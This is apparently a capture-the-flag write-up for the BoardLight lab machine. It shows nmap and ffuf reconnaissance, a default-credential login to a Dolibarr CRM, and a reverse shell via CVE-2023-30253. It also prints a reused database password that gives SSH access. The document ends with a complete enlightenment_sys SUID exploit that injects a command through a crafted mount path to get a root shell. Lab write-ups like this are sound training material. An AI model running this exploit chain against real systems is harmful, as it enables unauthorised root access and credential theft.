BOARDLIGHT

NMAP


```
nmap -p- --min-rate=10000 10.10.11.11

PORT   STATE SERVICE

22/tcp open  ssh
80/tcp open  http
```

```
nmap -p22,80 -sVC 10.10.11.11

PORT   STATE SERVICE REASON         VERSION

22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH0dV4gtJNo8ixEEBDxhUId6Pc/8iNLX16+zpUCIgmxxl5
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK7G5PgPkbp1a
|   256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILHj/lr3X40pR3k9+uYJk4oSjdULCK0DlOxbiL66ZRWg

80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


PORT 80

FOUND DOAMIN board.htb

```
┌──(root㉿47)-[/home/user/htb/board]
└─# ffuf -u http://board.htb -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt  -fs 15949 -H "HOST: FUZZ.board.htb"

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 15949
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 248ms]
:: Progress: [556/100000] :: Job [1/1] :: 184 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```




Tried username and password admin admin




SEARCH FOR dolibar 17.0.0 exploit and got CVE-2023-30253


Exploited it and got the reverse shell



Searched for config files and got mysql password



Tried this password and got ssh into the machine




serverfun2$2023!!

PRIV ESC

FINDING SOME DIRECTORIES WITH SUID PERMS

```
find / -perm -4000 2>/dev/null
```



NOW LOOKING AT THE enlightmen_sys binary

THERE IS A PRIV ESC EPXLOIT OF THIS BINARY

```
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)

mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/t
mp/exploit" /tmp///net
```

THIS WILL POP A ROOT SHELL